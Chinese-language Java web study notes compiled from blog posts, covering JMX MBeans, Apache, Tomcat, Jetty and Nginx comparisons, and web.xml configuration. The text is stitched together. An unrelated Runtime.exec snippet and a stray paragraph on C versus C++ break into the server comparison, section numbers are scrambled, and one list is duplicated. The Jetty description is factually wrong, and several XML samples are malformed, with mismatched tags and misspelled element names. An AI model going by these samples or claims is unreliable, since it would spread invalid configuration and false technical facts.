## 2.8 JMX 介绍及应用

### 2.8.1 JMX 介绍


<http://blog.csdn.net/javafreely/article/details/9237799>

JMX 介绍

1. 什么是 JMX

JMX（Java Management Extensions）是一个为应用程序，设备，系统等植入管理功能的框架。





JMX 规范可以分为三层：设备层，代理层，分布式服务层。设备层规范定义了编写可由 JMX 管理的资源的标准，即如何写 MBean；代理层规范定义了创建代理的规范，封装了 MBean Server；分布式服务层主要定义了对代理层进行操作的管理接口和构件。

如果一个 Java 对象可以由一个遵循 JMX 规范的管理器应用管理，那么这个 Java 对象就可以称为一个可由 JMX 管理的资源。

要使一个 Java 对象可管理，则必须创建相应的 MBean 对象，并通过这些 MBean 对象管理相应的 Java 对象。当拥有 MBean 类后，需要将其实例化并注册到 MBeanServer 上。

一共有四种类型的 MBean，分别是标准类型 MBean，动态类型 MBean，开放类型 MBean 和模型类型 MBean。我们在下文将分别进行介绍。

## 2. JMX API 简单介绍

本部分对 JMX 中常用的一些类进行简单的介绍。

### 2.1 MBeanServer

```
public ObjectInstance createMBean(String className, ObjectName name).
```

创建 MBean，并将其注册到 MBeanServer。

```
public ObjectInstance registerMBean(Object object, ObjectName name).
```

将 Java 对象注册到 MBeanServer。

```
public Set queryNames(ObjectName name, QueryExp query).
```

根据对象名查找注册的 MBean，返回的 Set 中包含的是查找到的 MBean 对应的 ObjectName。

```
public Set queryMBeans(ObjectName name, QueryExp query).
```

返回的 Set 中包含的是 ObjectInstance 对象。

```
public Attribute getAttribute(ObjectName name, String attributeName).
```

返回指定 name 代表的 MBean 的名为 attributeName 的属性。

```
public void setAttribute(ObjectName name, Attribute attr).
```

设置属性

```
public invoke(ObjectName name, String methodName, ..., ...).
```

执行指定 MBean 的指定方法。

### 2.2 MBeanServerFactory

---

```
public static MBeanServer createMBeanServer().
```

创建 MBeanServer.

### 2.3 ObjectName

ObjectName 由两部分组成: domain 和 键/值对。如下面是一个有效的对象名称:

```
myDomain:type=Car,color=blue
```

```
public ObjectName(String name).
```

根据 name 构造 ObjectName 对象。

### 2.4 ObjectInstance

### 2.5 Attribute

## 3. 标准 MBean

标准 MBean 是最简单的 MBean 类型。通过标准 MBean 来管理一个 Java 对象需要以下步骤:

1. 创建一个接口, 命名规范为: Java 类名 + MBean 后缀。如 Java 类为 Car, 则需要创建 CarMBean 接口。
2. 修改 Java 类, 使它实现创建的接口。如上面提到的 CarMBean。
3. 创建代理, 该代理包含 MBeanServer 实例。
4. 为 MBean 创建 ObjectName 实例。
5. 实例化 MBeanServer。
6. 将 MBean 注册到 MBeanServer。

该类的 main() 方法首先创建 StandardAgent 的一个实例, 并获取 MBeanServer。然后创建 ObjectName 实例, 并使用 MBeanServer 的默认域作为 ObjectName 的域。然后通过 CarMBean 实例来管理 Car 对象。

### 4. 动态 MBean (略)

### 5. 开放 MBean (略)

### 6. 模型 MBean

相对于标准 MBean, 模型 MBean 更加灵活。如果我们不能修改已有的 Java 类, 那么使用模型 MBean 是不错的选择。不过, 模型 MBean 直接变成的难度更大一些。后面我们会介绍到使用 Apache 的 Common Modeler 来简化模型 MBean 过程。

#### 6.1 模型 MBean 的相关类和接口

ModelMBean 接口

使用模型 MBean, 我们不需要像在标准 MBean 中那样定义接口。使用 ModelMBean 接口是不错的选择。

RequiredModelMBean 类

JMX 的参考实现中的一个 ModelMBean 接口的默认实现类。

ModelMBeanInfo 接口

编写模型 MBean 的最大挑战是告诉 ModelMBean 对象托管资源的哪些属性和方法可以暴露给代理。ModelMBeanInfo 对象描述了将会暴露给代理的构造函数、属性、操作甚至是监听器。

创建了 ModelMBeanInfo 对象后, 需要将其与 ModelMBean 对象关联。目前有两种方式可以做到这一点:

- 1) 传入 ModelMBeanInfo 对象给 RequiredModelMBean 对象的构造函数。
- 2) 调用 RequiredModelMBean 对象的 setModelMBeanInfo 方法。

创建了 ModelMBean 对象后, 需要调用 ModelMBean 接口的 setManagedResource() 方法将其与托管资源关联。该方法如下:

```
public void setManagedResource(Object managedResource, String managedResourceType);
```



---

managedResourceType 的值可以为 ObjectReference、Handle、IOR、EJBHandle 或 RMIRreference, 但当前只支持 ObjectReference。

ModelMBeanInfoSupport 类

ModelMBeanInfo 接口的默认实现。该类的构造函数如下:

```
public ModelMBeanInfoSupport(String className, String description, ModelMBeanAttributeInfo[] attributes, ModelMBeanConstructorInfo[] constructors, ModelMBeanOperationInfo[] operations, ModelMBeanNotificationInfo[] notifications);
```

我们接下来介绍参数中出现的几个类。

ModelMBeanAttributeInfo 类

模型 MBean 的属性信息。可以通过如下构造函数构造:

```
public ModelMBeanAttributeInfo(String name, String type, String description, boolean isReadable, boolean isWritable, boolean isIs, Descriptor descriptor);
```

ModelMBeanConstructorInfo 类

ModelMBeanOperationInfo 类

构造函数如下:

```
public ModelMBeanOperationInfo(String name, String description, MBeanParameterInfo[] signature, String type, int impact, Descriptor descriptor);
```

ModelMBeanNotificationInfo 类

## 2.8.2 JMX 使用

<http://sishuok.com/forum/blogPost/list/4202.html>

《深入剖析 Tomcat 》第 20 章 基于 JMX 的管理

19 章中讨论了 manager 应用, 它展示了如何使用实现了 ContainerServlet 接口的 ManagerServlet 类来访问 catalina 的内部类。本章将说明如何使用 jmx 管理 tomcat。本章会先简要介绍 jmx, 然后讨论 Common Modeler 库, tomcat 使用该库对 Managed Bean 进行管理。

---

## 第三章 Java Web 相关

### 3.1 服务器的区别

<http://blog.csdn.net/zhgn2/article/details/14774603>

先说 Apache 和 Tomcat 的区别:

Apache 是世界使用排名第一的 Web 服务器软件。它可以运行在几乎所有广泛使用的计算机平台上,由于其跨平台和安全性被广泛使用,是最流行的 Web 服务器端软件之一。

在 Apache 基金会里面 ApacheServer 永远会被赋予最大的支持,毕竟大儿子最亲嘛,而 Apache 的开源服务器软件 Tomcat 同样值得关注,毕竟 Tomcat 是开源免费的产品,用户会给予最大的支持。但是经常在用 Apache 和 Tomcat 等这些服务器时,你总感觉还是不清楚他们之间有什么关系,在用 Tomcat 的时候总出现 Apache,总感到迷惑,到底谁是主谁是次,因此特意在网上查询了一些这方面的资料,总结了一下。

解析一:

Apache 支持静态页, Tomcat 支持动态的, 比如 Servlet 等,

一般使用 Apache+Tomcat 的话, Apache 只是作为一个转发, 对 JSP 的处理是由 Tomcat 来处理的。

Apache 可以支持 PHPcgipperl,但是要使用 Java 的话, 你需要 Tomcat 在 Apache 后台支撑, 将 Java 请求由 Apache 转发给 Tomcat 处理。

Apache 是 Web 服务器, Tomcat 是应用 (Java) 服务器, 它只是一个 Servlet(JSP 也翻译成 Servlet) 容器, 可以认为是 Apache 的扩展, 但是可以独立于 Apache 运行。

这两个有以下几点可以比较的:

- ◆两者都是 Apache 组织开发的
- ◆两者都有 HTTP 服务的功能
- ◆两者都是免费的

不同点:

Apache 是专门用了提供 HTTP 服务的, 以及相关配置的 (例如虚拟主机、URL 转发等等)

Tomcat 是 Apache 组织在符合 Java EE 的 JSP、Servlet 标准下开发的一个 JSP 服务器。

```
Runtime r=Runtime.getRuntime(); Process p=null; try { p=r.exec("notepad"); } catch(Exception ex) { System.out.println("fffff"); }
```

解析二:

Apache 是一个 Web 服务器环境程序,启用他可以作为 Web 服务器使用,不过只支持静态网页如 (ASP,PHP,CGI,JSP)等动态网页的就不行。

如果要在 Apache 环境下运行 JSP 的话就需要一个解释器来执行 JSP 网页,而这个 JSP 解释器就是 Tomcat,为什么还要 JDK 呢? 因为 JSP 需要连接数据库的话就要 jdbc 来提供连接数据库的驱程,所以要运行 JSP 的 Web 服务器平台就需要 Apache+Tomcat+JDK。

整合的好处是:

- ◆如果客户端请求的是静态页面, 则只需要 Apache 服务器响应请求。
- ◆如果客户端请求动态页面, 则是 Tomcat 服务器响应请求。
- ◆因为 JSP 是服务器端解释代码的, 这样整合就可以减少 Tomcat 的服务开销。

---

C 是一个结构化语言，如谭老爷子所说：它的重点在于算法和数据结构。C 程序的设计首要考虑的是如何通过一个过程，对输入（或环境条件）进行运算处理得到输出（或实现过程（事务）控制），而对于 C++，首要考虑的是如何构造一个对象模型，让这个模型能够契合与之对应的问题域，这样就可以通过获取对象的状态信息得到输出或实现过程（事务）控制。

解析三：

Apache:侧重于 HTTPServer

Tomcat:侧重于 Servlet 引擎，如果以 Standalone 方式运行，功能上与 Apache 等效，支持 JSP，但对静态网页不太理想；

Apache 是 Web 服务器，Tomcat 是应用（Java）服务器，它只是一个 Servlet(JSP 也翻译成 Servlet) 容器，可以认为是 Apache 的扩展，但是可以独立于 Apache 运行。

PS：至于为什么要集成 Tomcat 和 Apache,原因是

Tomcat 的最主要的功能是提供 Servlet/JSP 容器，尽管它也可以作为独立的 Java Web 服务器，但在对静态资源（如 HTML 文件或图像文件）的处理速度，以及提供的 Web 服务器管理功能方面 Tomcat 都不如其他专业的 HTTP 服务器，如 IIS 和 Apache 服务器。因此在实际应用中，常常把 Tomcat 与其他 HTTP 服务器集成。对于不支持 Servlet/JSP 的 HTTP 服务器，可以通过 Tomcat 服务器来运行 Servlet/JSP 组件。当 Tomcat 与其他 HTTP 服务器集成时，Tomcat 服务器的工作模式通常为进程外的 Servlet 容器，Tomcat 服务器与其他 HTTP 服务器之间通过专门的插件来通信。

#### 1.1)独立的 Servlet 容器

在这种模式下，Tomcat 可以作为独立的 Java Web 服务器，Servlet 容器作为构成 Web 服务器的一部分而存在。独立的 Servlet 容器是 Tomcat 的默认模式

#### 23.2)进程内的 Servlet 容器

Servlet 容器分为 Web 服务器插件和 Java 容器两部分。Web 服务器插件在其他 Web 服务器内部地址空间打开一个 Java 虚拟机，Java 容器在此 JVM 中运行 Servlet。如有客户端发出调用 Servlet 的请求，插件获得对此请求的控制并将它传递给 Java 容器。进程内 Servlet 容器对于单进程、多进程的服务器非常适合，可以提供较高的运行速度，单缺乏伸缩性

#### 4.5.3)进程外的 Servlet 容器

Servlet 容器分为 Web 服务器插件和 java 容器两部分。Web 服务器插件在其他 Web 服务器的外部地址空间打开一个 JVM。java 容器在此 JVM 中运行 Servlet。如有客户端发出调用 Servlet 的请求，插件获得对此请求的控制并将它传递给 java 容器。进程外 Servlet 容器对客户请求的响应速度不如进程内容器，但进程外容器具有更好的伸缩性和稳定性。

Tomcat 既可作为独立的 Servlet 容器，也可和其他的 Web 服务器集成，作为进程内的 Servlet 容器或者进程外的 Servlet 容器。在说 Tomcat 和 Jetty 的区别：

Tomcat 服务器是一个免费的开放源代码的 Web 应用服务器（主要用于解析 servlet/JSP,同时具备 http 服务），技术先进、性能稳定，而且免费，因而深受 Java 爱好者的喜爱并得到了部分软件开发商的认可。其运行时占用的系统资源小，扩展性好，且支持负载平衡与邮件服务等开发应用系统常用的功能。作为一个小型的轻量级应用服务器，Tomcat 在中小型系统和并发访问用户不是很多的场合下被普遍使用，成为目前比较流行的 Web 应用服务器。

而 Jetty 采用业界最优的开源 Java Web 引擎，将 Java 社区中下载量最大，用户数最多，标准支持最完备的 Tomcat 内核作为其 Servlet 容器引擎，并加以审核和调优。单纯的 Tomcat 性能有限，在很多地方表现有欠缺，如活动连接支持、静态内容、大文件和 HTTPS 等。除了性能问题，Tomcat 的另一大缺点是它是一个受限的集成平台，仅能运行 Java 应用程序。企业在使用时 Tomcat，往往还需同时部署 Apache WebServer 以与之整合。此配置较为繁琐，且不能保证性能的优越性。

Jetty 通过使用 APR 和 Tomcat 本地技术的混合模型来解决 Tomcat 的诸多不足。混合技术模型从最新的操作系统技术里提供了最好的线程和事件处理。结果，Jetty 达到了可扩展性，性能参数匹配甚至超越了本地 Apache HTTP 服务器或者 IIS。譬如 Jetty 能够提供数据库连接池服务，不仅支持 JSP 等 Java

---

技术，同时还支持其他 Web 技术的集成，譬如 PHP、.NET 两大阵营。

标准化是减小技术依赖风险，保护投资最好的方式。Jerry 率先支持全系列 JEE Web 标准，从根本上保证了应用“一次开发，到处运行”的特点，使应用成品能方便地在 Jetty 和其他 Java Web 服务器之间轻易迁移。

相同点：

都是 web 容器，作用基本一致，都作为 jboss 的集成的 web 容器（有 tomcat 版的 jboss、也有 jetty 版的 jboss，即 4.0 以后的版本）

区别：

实现机制稍有不同，Jetty 性能更优

Nginx / Apache / lighttpd 的区别：

#### 1. lighttpd

Lighttpd 是一个具有非常低的内存开销，cpu 占用率低，效能好，以及丰富的模块等特点。lighttpd 是众多 OpenSource 轻量级的 web server 中较为优秀的一个。支持 FastCGI, CGI, Auth, 输出压缩 (outputcompress), URL 重写, Alias 等重要功能。

Lighttpd 使用 fastcgi 方式运行 php, 它会使用很少的 PHP 进程响应很大的并发量。

Fastcgi 的优点在于：

- 从稳定性上看, fastcgi 是以独立的进程池运行来 cgi, 单独一个进程死掉, 系统可以很轻易的丢弃, 然后重新分配新的进程来运行逻辑.
- 从安全性上看, fastcgi 和宿主的 server 完全独立, fastcgi 怎么 down 也不会把 server 搞垮,
- 从性能上看, fastcgi 把动态逻辑的处理从 server 中分离出来, 大负荷的 IO 处理还是留给宿主 server, 这样宿主 server 可以一心一意作 IO, 对于一个普通的动态网页来说, 逻辑处理可能只有一小部分, 大量的图片等静态 IO 处理完全不需要逻辑程序的参与(注 1)
- 从扩展性上讲, fastcgi 是一个中立的技术标准, 完全可以支持任何语言写的处理程序 (php, java, python...)

#### 2. apache

apache 是世界排名第一的 web 服务器，根据 netcraft([www.netsraft.co.uk](http://www.netsraft.co.uk))所作的调查, 世界上百分之五十以上的 web 服务器在使用 apache.

1995 年 4 月，最早的 apache(0.6.2 版)由 apache group 公布发行. apache group 是一个完全通过 internet 进行运作的非盈利机构，由它来决定 apache web 服务器的标准发行版中应该包含哪些内容. 准许任何人修改隐错，提供新的特征和将它移植到新的平台上，以及其它的工作. 当新的代码被提交给 apache group 时，该团体审核它的具体内容，进行测试，如果认为满意，该代码就会被集成到 apache 的主要发行版中.

apache 的特性:

- 1) 几乎可以运行在所有的计算机平台上.
- 2) 支持最新的 http/1.1 协议
- 3) 简单而且强有力的基于文件的配置(httpd.conf).
- 4) 支持通用网关接口(cgi)
- 5) 支持虚拟主机.
- 6) 支持 http 认证.
- 7) 集成 perl.
- 8) 集成的代理服务器
- 9) 可以通过 web 浏览器监视服务器的状态，可以自定义日志.
- 10) 支持服务器端包含命令(ssi).
- 11) 支持安全 socket 层(ssl).
- 12) 具有用户会话过程的跟踪能力.

- 13) 支持 fastcgi
  - 14) 支持 java servlets
- ### 3.nginx

Nginx 是俄罗斯人编写的十分轻量级的 HTTP 服务器,Nginx, 它的发音为“engine X”, 是一个高性能的 HTTP 和反向代理服务器, 同时也是一个 IMAP/POP3/SMTP 代理服务器. Nginx 是由俄罗斯人 Igor Sysoev 为俄罗斯访问量第二的 Rambler.ru 站点开发.

Nginx 以事件驱动的方式编写, 所以有非常好的性能, 同时也是一个非常高效的反向代理、负载平衡. 其拥有匹配 Lighttpd 的性能, 同时还没有 Lighttpd 的内存泄漏问题, 而且 Lighttpd 的 mod\_proxy 也有一些问题并且很久没有更新. 但是 Nginx 并不支持 cgi 方式运行, 原因是可以减少因此带来的一些程序上的漏洞. 所以必须使用 FastCGI 方式来执行 PHP 程序.

nginx 做为 HTTP 服务器, 有以下几项基本特性:

处理静态文件, 索引文件以及自动索引; 打开文件描述符缓冲.

无缓存的反向代理加速, 简单的负载均衡和容错.

FastCGI, 简单的负载均衡和容错.

模块化的结构. 包括 gzipping, byteranges, chunked responses, 以及 SSI-filter 等 filter. 如果由 FastCGI 或其它代理服务器处理单页中存在的多个 SSI, 则这项处理可以并行运行, 而不需要相互等待.

Nginx 专为性能优化而开发, 性能是其最重要的考量, 实现上非常注重效率. 它支持内核 Poll 模型, 能经受高负载的考验, 有报告表明能支持高达 50,000 个并发连接数.

Nginx 具有很高的稳定性. 其它 HTTP 服务器, 当遇到访问的峰值, 或者有人恶意发起慢速连接时, 也很可能会导致服务器物理内存耗尽频繁交换, 失去响应, 只能重启服务器. 例如当前 apache 一旦上到 200 个以上进程, web 响应速度就明显非常缓慢了. 而 Nginx 采取了分阶段资源分配技术, 使得它的 CPU 与内存占用率非常低. nginx 官方表示保持 10,000 个没有活动的连接, 它只占 2.5M 内存, 所以类似 DOS 这样的攻击对 nginx 来说基本上是毫无用处的. 就稳定性而言, nginx 比 lighttpd 更胜一筹.

Nginx 支持热部署. 它的启动特别容易, 并且几乎可以做到 7\*24 不间断运行, 即使运行数个月也不需要重新启动. 你还能够在不间断服务的情况下, 对软件版本进行进行升级.

### 二.3 种 WEB 服务器的比较:

server	Apache	Nginx	Lighttpd
Proxy代理	非常好	非常好	一般
Rewriter	好	非常好	一般
Fcgi	不好	好	非常好
热部署	不支持	支持	不支持
系统压力比较	很大	很小	比较小
稳定性	好	非常好	不好
安全性	好	一般	一般
技术支持	非常好	很少	一般
静态文件处理	一般	非常好	好
Vhosts虚拟主机	支持	不支持	支持
反向代理	一般	非常好	一般
Session sticky	支持	不支持	不支持

注: 在相对比较大的网站, 节约下来的服务器成本无疑是客观的. 而有些小型网站往往服务器不多, 如果采用 Apache 这类传统 Web 服务器, 似乎也还能撑过去. 但有其很明显的弊端: Apache 在处理流量爆发的时候(比如爬虫或者是 Digg 效应) 很容易过载, 这样的情况下采用 Nginx 最为合适.

---

建议方案：

Apache 后台服务器（主要处理 php 及一些功能请求如：中文 url）

Nginx 前端服务器（利用它占用系统资源少得优势来处理静态页面大量请求）

Lighttpd 图片服务器

总体来说，随着 nginx 功能得完善将使他成为今后 web server 得主流。

## 3.2 深入剖析 Tomcat

参考 JavaWeb 总结书本。

## 3.3 Jsp 的 web.xml 详解

<http://www.jb51.net/article/35883.htm>

关于 JSP 配置文件 web.xml 加载顺序详解

一、

1、启动一个 WEB 项目的时候，WEB 容器会去读取它的配置文件 web.xml，读取<context-param>和<listener>两个结点。

2、紧急着，容创建一个 ServletContext（servlet 上下文），这个 web 项目的所有部分都将共享这个上下文。

3、容器将<context-param>转换为键值对，并交给 servletContext。

4、容器创建<listener>中的类实例，创建监听器。

二、

load-on-startup 元素在 web 应用启动的时候指定了 servlet 被加载的顺序，它的值必须是一个整数。如果它的值是一个负整数或是这个元素不存在，那么容器会在该 servlet 被调用的时候，加载这个 servlet。如果值是正整数或零，容器在配置的时候就加载并初始化这个 servlet，容器必须保证值小的先被加载。如果值相等，容器可以自动选择先加载谁。

在 servlet 的配置当中，<load-on-startup>5</load-on-startup>的含义是：

标记容器是否在启动的时候就加载这个 servlet。

当值为 0 或者大于 0 时，表示容器在应用启动时就加载这个 servlet；

当是一个负数时或者没有指定时，则指示容器在该 servlet 被选择时才加载。

正数的值越小，启动该 servlet 的优先级越高。

三、

在项目中总会遇到一些关于加载的优先级问题，近期也同样遇到过类似的，所以自己查找资料总结了下，下面有些是转载其他人的，毕竟人家写的不错，自己也就不重复造轮子了，只是略加点了自己的修饰。

首先可以肯定的是，加载顺序与它们在 web.xml 文件中的先后顺序无关。即不会因为 filter 写在 listener 的前面而会先加载 filter。最终得出的

结论是：listener -> filter -> servlet

同时还存在着这样一种配置节：context-param，它用于向 ServletContext 提供键值对，即应用程序上下文信息。我们的 listener，filter 等在初始化时会用到这些上下文中的信息，那么 context-param 配置节是不是应该写在 listener 配置节前呢？实际上 context-param 配置节可写在任意位置，因此真正的加载顺序为：

context-param -> listener -> filter -> servlet

对于某类配置节而言，与它们出现的顺序是有关的。以 filter 为例，web.xml 中当然可以定义多个 filter，与 filter 相关的一个配置节是 filter-mapping，这里一定要注意，对于拥有相同 filter-name 的 filter 和 filter-mapping 配置节而言，filter-mapping 必须出现在 filter 之后，否则当解析到 filter-mapping 时，它所对应的 filter-name 还未定义。web 容器启动时初始化每个 filter 时，是按照 filter 配置节出现的顺序来初始化的，当请求资源匹配多个 filter-mapping 时，filter 拦截资源是按照 filter-mapping 配置节出现的顺序来依次调用 doFilter() 方法的。

servlet 同 filter 类似，此处不再赘述。

由此，可以看出，web.xml 的加载顺序是：context-param -> listener -> filter -> servlet，而同个类型之间的实际程序调用的时候的顺序是根据对应的 mapping 的顺序进行调用的。

## Web.xml 常用元素

<web-app>

<display-name></display-name> 定义了 WEB 应用的名字

<description></description> 声明 WEB 应用的描述信息

<context-param></context-param> context-param 元素声明应用范围内的初始化参数。

<filter></filter> 过滤器元素将一个名字与一个实现 javax.servlet.Filter 接口的类相关联。

<filter-mapping></filter-mapping> 一旦命名了一个过滤器，就要利用 filter-mapping 元素把它与一个或多个 servlet 或 JSP 页面相关联。

<listener></listener> servlet API 的版本 2.3 增加了对事件监听程序的支持，事件监听程序在建立、修改和删除会话或 servlet 环境时得到通知。Listener 元素指出事件监听程序类。

<servlet></servlet> 在向 servlet 或 JSP 页面制定初始化参数或定制 URL 时，必须首先命名 servlet 或 JSP 页面。Servlet 元素就是用来完成此项任务的。

<servlet-mapping></servlet-mapping> 服务器一般为 servlet 提供一个缺省的 URL：http://host/webAppPrefix/servlet/ServletName。但是，常常会更改这个 URL，以便 servlet 可以访问初始化参数或更容易地处理相对 URL。在更改缺省 URL 时，使用 servlet-mapping 元素。

<session-config></session-config> 如果某个会话在一定时间内未被访问，服务器可以抛弃它以节省内存。可通过使用 HttpSession 的 setMaxInactiveInterval 方法明确设置单个会话对象的超时值，或者可利用 session-config 元素制定缺省超时值。

<mime-mapping></mime-mapping> 如果 Web 应用具有想到特殊的文件，希望能保证给他们分配特定的 MIME 类型，则 mime-mapping 元素提供这种保证。

<welcome-file-list></welcome-file-list> 指示服务器在收到引用一个目录名而不是文件名的 URL 时，使用哪个文件。

<error-page></error-page> 在返回特定 HTTP 状态代码时，或者特定类型的异常被抛出时，能够制定将要显示的页面。

<taglib></taglib> 对标记库描述符文件（Tag Library Descriptor file）指定别名。此功能使你能够更改 TLD 文件的位置，而不用编辑使用这些文件的 JSP 页面。

<resource-env-ref></resource-env-ref> 声明与资源相关的一个管理对象。

<resource-ref></resource-ref> 声明一个资源工厂使用的外部资源。

<security-constraint></security-constraint> 制定应该保护的 URL。它与 login-config 元素联合使用

<login-config></login-config> 指定服务器应该怎样给试图访问受保护页面的用户授权。它与 security-constraint 元素联合使用。

<security-role></security-role> 给出安全角色的一个列表，这些角色将出现在 servlet 元素内的 security-role-ref 元素的 role-name 子元素中。分别地声明角色可使高级 IDE 处理安全信息更为容易。

<env-entry></env-entry> 声明 Web 应用的环境项。

---

<ejb-ref></ejb-ref> 声明一个 EJB 的主目录的引用。

<ejb-local-ref></ejb-local-ref> 声明一个 EJB 的本地主目录的应用。

</web-app> <web-app>

<display-name></display-name> 定义了 WEB 应用的名字

<description></description> 声明 WEB 应用的描述信息

<context-param></context-param> context-param 元素声明应用范围内的初始化参数。

<filter></filter> 过滤器元素将一个名字与一个实现 javax.servlet.Filter 接口的类相关联。

<filter-mapping></filter-mapping> 一旦命名了一个过滤器，就要利用 filter-mapping 元素把它与一个或多个 servlet 或 JSP 页面相关联。

<listener></listener> servlet API 的版本 2.3 增加了对事件监听程序的支持，事件监听程序在建立、修改和删除会话或 servlet 环境时得到通知。Listener 元素指出事件监听程序类。

<servlet></servlet> 在向 servlet 或 JSP 页面制定初始化参数或定制 URL 时，必须首先命名 servlet 或 JSP 页面。Servlet 元素就是用来完成此项任务的。

<servlet-mapping></servlet-mapping> 服务器一般为 servlet 提供一个缺省的 URL：http://host/webAppPrefix/servlet/ServletName。但是，常常会更改这个 URL，以便 servlet 可以访问初始化参数或更容易地处理相对 URL。在更改缺省 URL 时，使用 servlet-mapping 元素。

<session-config></session-config> 如果某个会话在一定时间内未被访问，服务器可以抛弃它以节省内存。可通过使用 HttpSession 的 setMaxInactiveInterval 方法明确设置单个会话对象的超时值，或者可利用 session-config 元素制定缺省超时值。

<mime-mapping></mime-mapping> 如果 Web 应用具有想到特殊的文件，希望能保证给他们分配特定的 MIME 类型，则 mime-mapping 元素提供这种保证。

<welcome-file-list></welcome-file-list> 指示服务器在收到引用一个目录名而不是文件名的 URL 时，使用哪个文件。

<error-page></error-page> 在返回特定 HTTP 状态代码时，或者特定类型的异常被抛出时，能够制定将要显示的页面。

<taglib></taglib> 对标记库描述符文件（Tag Library Descriptor file）指定别名。此功能使你能够更改 TLD 文件的位置，而不用编辑使用这些文件的 JSP 页面。

<resource-env-ref></resource-env-ref> 声明与资源相关的一个管理对象。

<resource-ref></resource-ref> 声明一个资源工厂使用的外部资源。

<security-constraint></security-constraint> 制定应该保护的 URL。它与 login-config 元素联合使用

<login-config></login-config> 指定服务器应该怎样给试图访问受保护页面的用户授权。它与 security-constraint 元素联合使用。

<security-role></security-role> 给出安全角色的一个列表，这些角色将出现在 servlet 元素内的 security-role-ref 元素的 role-name 子元素中。分别地声明角色可使高级 IDE 处理安全信息更为容易。

<env-entry></env-entry> 声明 Web 应用的环境项。

<ejb-ref></ejb-ref> 声明一个 EJB 的主目录的引用。

<ejb-local-ref></ejb-local-ref> 声明一个 EJB 的本地主目录的应用。

</web-app>

#### 相应元素配置

1、Web 应用图标：指出 IDE 和 GUI 工具用来表示 Web 应用的大图标和小图标

<icon>

<small-icon>/images/app\_small.gif</small-icon>

<large-icon>/images/app\_large.gif</large-icon>



---

</icon>

2、Web 应用名称：提供 GUI 工具可能会用来标记这个特定的 Web 应用的一个名称

<display-name>Tomcat Example</display-name>

3、Web 应用描述：给出于此相关的说明性文本

<discription>Tomcat Example servlets and JSP pages.</discription>

4、上下文参数：声明应用范围内的初始化参数。

<context-param>

    <param-name>ContextParameter</para-name>

    <param-value>test</param-value>

    <description>It is a test parameter.</description>

</context-param>

在 servlet 里面可以通过 `getServletContext().getInitParameter("context/param")` 得到

5、过滤器配置：将一个名字与一个实现 `javax.servlet.Filter` 接口的类相关联。

<filter>

    <filter-name>setCharacterEncoding</filter-name>

    <filter-class>com.myTest.setCharacterEncodingFilter</filter-class>

    <init-param>

        <param-name>encoding</param-name>

        <param-value>GB2312</param-value>

    </init-param>

</filter>

<filter-mapping>

    <filter-name>setCharacterEncoding</filter-name>

    <url-pattern>/\*</url-pattern>

</filter-mapping>

6、监听器配置

<listener>

    <listener-class>listener.SessionListener</listener-class>

</listener>

7、Servlet 配置

基本配置

<servlet>

    <servlet-name>snoop</servlet-name>

    <servlet-class>SnoopServlet</servlet-class>

</servlet>

<servlet-mapping>

    <servlet-name>snoop</servlet-name>

    <url-pattern>/snoop</url-pattern>

</servlet-mapping>

高级配置

<servlet>

    <servlet-name>snoop</servlet-name>

    <servlet-class>SnoopServlet</servlet-class>

    <init-param>

---

```
<param-name>foo</param-name>
<param-value>bar</param-value>
</init-param>
<run-as>
<description>Security role for anonymous access</description>
<role-name>tomcat</role-name>
</run-as>
</servlet>
<servlet-mapping>
<servlet-name>snoop</servlet-name>
<url-pattern>/snoop</url-pattern>
</servlet-mapping>
```

#### 元素说明

`<servlet></servlet>` 用来声明一个 servlet 的数据，主要有以下子元素：

`<servlet-name></servlet-name>` 指定 servlet 的名称

`<servlet-class></servlet-class>` 指定 servlet 的类名称

`<jsp-file></jsp-file>` 指定 web 站台中的某个 JSP 网页的完整路径

`<init-param></init-param>` 用来定义参数，可有多多个 `init-param`。在 `servlet` 类中通过 `getInitParameter(String name)`方法访问初始化参数

`<load-on-startup></load-on-startup>`指定当 Web 应用启动时，装载 Servlet 的次序。

当值为正数或零时：Servlet 容器先加载数值小的 servlet，再依次加载其他数值大的 servlet.

当值为负或未定义：Servlet 容器将在 Web 客户首次访问这个 servlet 时加载它

`<servlet-mapping></servlet-mapping>` 用来定义 servlet 所对应的 URL，包含两个子元素

`<servlet-name></servlet-name>` 指定 servlet 的名称

`<url-pattern></url-pattern>` 指定 servlet 所对应的 URL

#### 8、会话超时配置（单位为分钟）

```
<session-config>
<session-timeout>120</session-timeout>
</session-config>
```

#### 9、MIME 类型配置

```
<mime-mapping>
<extension>htm</extension>
<mime-type>text/html</mime-type>
</mime-mapping>
```

#### 10、指定欢迎文件页配置

```
<welcome-file-list>
<welcome-file>index.jsp</welcome-file>
<welcome-file>index.html</welcome-file>
<welcome-file>index.htm</welcome-file>
</welcome-file-list>
```

#### 11、配置错误页面

##### 一、通过错误码来配置 error-page

```
<error-page>
<error-code>404</error-code>
<location>/NotFound.jsp</location>
```

---

```
</error-page>
```

上面配置了当系统发生 404 错误时，跳转到错误处理页面 NotFound.jsp。

二、通过异常的类型配置 error-page

```
<error-page>
```

```
